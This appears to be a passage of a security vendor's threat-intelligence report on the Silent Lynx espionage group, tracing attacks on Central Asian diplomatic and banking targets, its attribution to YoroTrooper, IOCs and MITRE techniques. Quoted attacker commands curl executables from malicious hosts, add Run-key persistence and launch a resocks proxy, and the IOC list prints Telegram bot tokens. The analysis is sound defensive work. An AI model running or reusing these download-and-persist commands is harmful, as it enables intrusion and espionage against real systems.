
[redacted]
[27048]
win-n781hp3npkf\user [redacted]

[redacted]
[27048]
win-n781hp3npkf\user [redacted]

[redacted]
/cmd ipconifg [redacted]

[redacted]
/cmd ipconfig [redacted]

Another interesting case is we can see that the Threat Actor (TA) is downloading a malicious payload from a webserver and establishing persistence on the compromised system. Using the command cmd /c curl -o c:\users\public\gservice.exe hxxps://pweobmxdlboi.com/147.exe, the TA downloads a malicious executable from a remote server and saves it as gservice.exe in the c:\users\public directory.



[redacted]

```
/27048 cmd /c curl -o c:\users\public\newservice.exe
https://pweobmxdlboi.com/14789.exe
```

[redacted]

[redacted]

```
[27048]
```


[redacted]

[redacted]

```
/27048 cmd /c curl -o c:\users\public\gservice.exe
https://pweobmxdlboi.com/147.exe
```

[redacted]

To ensure persistence, the threat actor executes a registry modification command, REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpTask /t REG_SZ /d c:\users\public\gservice.exe /f, which adds the executable to the Windows Run key, causing it to launch automatically whenever the user logs in. Attacker then verifies the modification with the REG query command and confirms that the persistence mechanism was successfully established with the message **“Операция успешно завершена**” (“The operation was successfully completed”).



[redacted]

```
/27048 cmd /c curl -o c:\users\public\gservice.exe
https://pweobmxdlboi.com/147.exe
```

[redacted]

[redacted]

```
[27048]
```

[redacted]

[redacted]

```
/27048 REG ADD
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
WinUpTask /t REG_SZ /d c:\users\public\gservice.exe /f
```

[redacted]

[redacted]

```
[27048]
Операция успешно завершена.
```

[redacted]

[redacted]

```
/27048 REG query
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

[redacted]


[redacted]

```
[27048]

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersio
n\Run
    OneDrive    REG_SZ    "C:
\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe"
/background
    MicrosoftEdgeAutoLaunch_8714F0D917266FE3AFB7F8BB98EEBC1
8    REG_SZ    "C:\Program Files (x86)
\Microsoft\Edge\Application\msedge.exe" --no-startup-window --
win-session-start
    CTFM0N.EXE    REG_SZ    cmd /c start C:
\Users\user\AppData\Local\Temp\dllhost.exe C:
\Users\user\AppData\Local\Temp\~58967505.js
    UpdateSoft    REG_SZ    c:\users\public\newservice.exe
    WinUpTask    REG_SZ    c:\users\public\gservice.exe
```

[redacted]

One of the compromised victims is believed to be closely linked to diplomatic operations between Turkmenistan and Kyrgyzstan. The presence of sensitive files, such as **“Turkmenistanyn Gyrgyz Respublikasyndaky Ilcihanasynyn meyilnamasy.docx”**, suggests the attackers targeted the victim to gather intelligence on diplomatic plans and relations, indicating espionage to be one of the primary goals of this campaign not only limited to Bank but other government entities as well.




```
[redacted]
/27048 cmd /c dir C:\users\user\Desktop [redacted]

[redacted]
[27048]
 Том в устройстве C имеет метку Windows 11
 Серийный номер тома: 72DD-6B6F

 Содержимое папки C:\users\user\Desktop

17.12.2024  18:05    <DIR>          .
13.12.2024  18:35    <DIR>          ..
16.12.2024  18:19         262 714 004.jpg
16.12.2024  17:33          30 208 01.xls
25.10.2024  13:54          26 191 2023 Turkmenistanyn Gyrgyz
Respublikasyndaky Ilcihanasynyn meyilnamasy.docx
```

While hunting for other campaigns ran by the same threat actor in fact the exact same operator (same Telegram User) we found that the threat actor also has been using other Telegram based Bot to run campaigns against various victims across same geographic location.




Bot Info

south_africa
bot

@south_afr_angl_bot
Username

Notifications

In addition, to this we found that the threat actor has been using a red-team open-source tool known as resocks, which the threat actor had hosted into their infrastructure.




```
[redacted]
/69012 c:\users\public\pictures\resocks.exe 65[redacted]443 --key
"YlzFFi[redacted]NohiRVc"                                        21:38
```

The domains, where the threat actor hosted their malicious implants are as follows.

Malicious Domains
hxxps:[//]pweobmxdlboi[.]com
hxxps:[//]document[.]hometowncity[.]cloud
hxxps:[//]mailboxdownload[.]com

Upon hunting further, we found that the threat actor also uses Google Drive to download further payloads into the victim system and currently depends on C++, MSIL implants. These either have malicious PowerShell script embedded or being downloaded from text sharing services such as Pastebin and has been dependent on Telegram for data exfiltration and Command & Control services in the recent campaigns.



```
[redacted]
/12345 cmd /c  curl -o C:\users\public\music\rev.rar
https://drive.google.com/file/d/1[redacted]
[redacted]/view?usp=drive_link                    [redacted]
```

Attribution

Attribution is an essential metric when describing a threat actor or group. It involves analyzing and correlating various domains, including Tactics, Techniques, and Procedures (TTPs), code similarities and reuse, the motivation of the threat actor, and sometimes operational mistakes.

In our ongoing tracking of **Silent Lynx**, we discovered notable similarities and overlaps with a Kazakhstan-based threat actor/group known as **YoroTrooper**, as identified by our colleagues at Cisco Talos. Let's explore some of the key overlaps between Silent Lynx and YoroTrooper.

Key Overlaps Between Silent Lynx and YoroTrooper

1. **Tooling Arsenal**:
   Researchers at Cisco Talos observed that YoroTrooper frequently modifies and switches its toolset, creating a pseudo-anti-detection mechanism. Recent YoroTrooper operations have relied heavily on PowerShell-based tools. Similarly, Silent Lynx has demonstrated significant reliance on PowerShell tooling, with code overlaps observed between the two groups.
2. **Motivation**:
   Both Silent Lynx and YoroTrooper share similar motivations, primarily engaging in espionage targeting government entities in Kyrgyzstan and its neighboring nations.

Beyond these examples, additional strong similarities reinforce the connection between these two threat groups. With a **medium level of confidence**, we attribute Silent Lynx as a Kazakhstan-origin threat actor that likely shares resources with YoroTrooper, positioning it as a Kazakhstan-oriented threat.

Conclusion

Silent Lynx's campaigns demonstrate a sophisticated multi-stage attack strategy using ISO files, C++ loaders, PowerShell scripts, and Golang implants. Their reliance on Telegram bots for command and control, combined with decoy documents and regional targeting which also highlights their focus on espionage in Central Asia and SPECA based nations. Silent Lynx also overlaps with YoroTrooper which shows resource sharing, reinforcing their attribution as a Kazakhstan-based threat group.

SEQRITE Protection

- SLynx
- Generic

IOCs

File-Type	Filename	SHA-256
EXE	147.exe	efb700681713cd50a2addd1fea6b7ee80c084467d3e87668688b9f06642062ba
EXE	Xerox_Scan17510875802718752175.exe	e6f76a73180b4f2947764f4de57b52d037b482ece1a88dab9d3290e76be8c098
EXE	14789.exe	3560660162f2268d52b69382c78192667a7eee5796d77418a8609b2f1709f834
EXE	resocks.exe	297d1afa309cdf0c84f04994ffd59ee1e1175377c1a0a561eb25869909812c9c
ISO	20241228_140656.iso	c045344b23fc245f35a0ff4a6d6fa744d580cde45c8cd0849153dee7dce1d80c

EXE	Приложение №14-214-14-12-5-15docx	1b76931775aa4de29df27a9de764b22f17ca117d6e5ae184f4ef617c970fc007
EXE	sokcs.exe	66294c9925ad454d5640f4fe753da9e7d6742f60b093ed97be88fcdd47b04445
EXE	udadd.exe	99c6017c8658faf678f1b171c8eb5d5fa7e7d08e0a0901b984a8e3e1fab565cd

Domains / URLs
hxxps:[//]pweobmxdlboi[.]com
hxxps:[//]document[.]hometowncity[.]cloud
hxxps:[//]mailboxdownload[.]com
hxxps[:]//api[.]telegram[.]org/bot8171872935:AAHLoudjpHz1bxA26bV5wPuOEL3LOHEl6Qk
hxxps[:]//api[.]telegram[.]org/bot7898508392:AAF5FPbJ1jlPQfqCIGnx-zNdw2R5tF_Xxt0

MITRE ATT&CK

Tactic	Technique ID	Name
Reconnaissance	T1589.002	Gather Victim Identity Information: Email Addresses
Initial Access	T1204.002 T1078.002	User Execution: Malicious File Valid Accounts: Domain Accounts
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1547.001	Registry Run Keys / Startup Folder
Credential Access	T1056.001 T1552.001	Input Capture: Keylogging Unsecured Credentials: Credentials In Files
Discovery	T1087 T1083 T1046 T1012 T1018 T1016 T1007	Account Discovery File and Directory Discovery Network Service Discovery Query Registry Remote System Discovery System Network Configuration Discovery System Service Discovery
Collection	T1560.001	Archive Collected Data: Archive via Utility
Exfiltration	T1567.002	Exfiltration to Cloud Storage

Authors

- Subhajeet Singha
- Rhishav Kanjilal

Subhajeet is working as a Security Researcher in Security Labs at Quick Heal. His areas of focus are threat intelligence, research along with reverse engineering to...

Articles by Subhajeet Singha »

Resources

- White Papers
- Datasheets
- Threat Reports
- Manuals
- Case Studies

About Us

- About Seqrite
- Leadership
- Awards & Certifications
- Newsroom

Archives

- By Date
- By Category

Email*

Subscribe

Privacy Policies Cookie Policies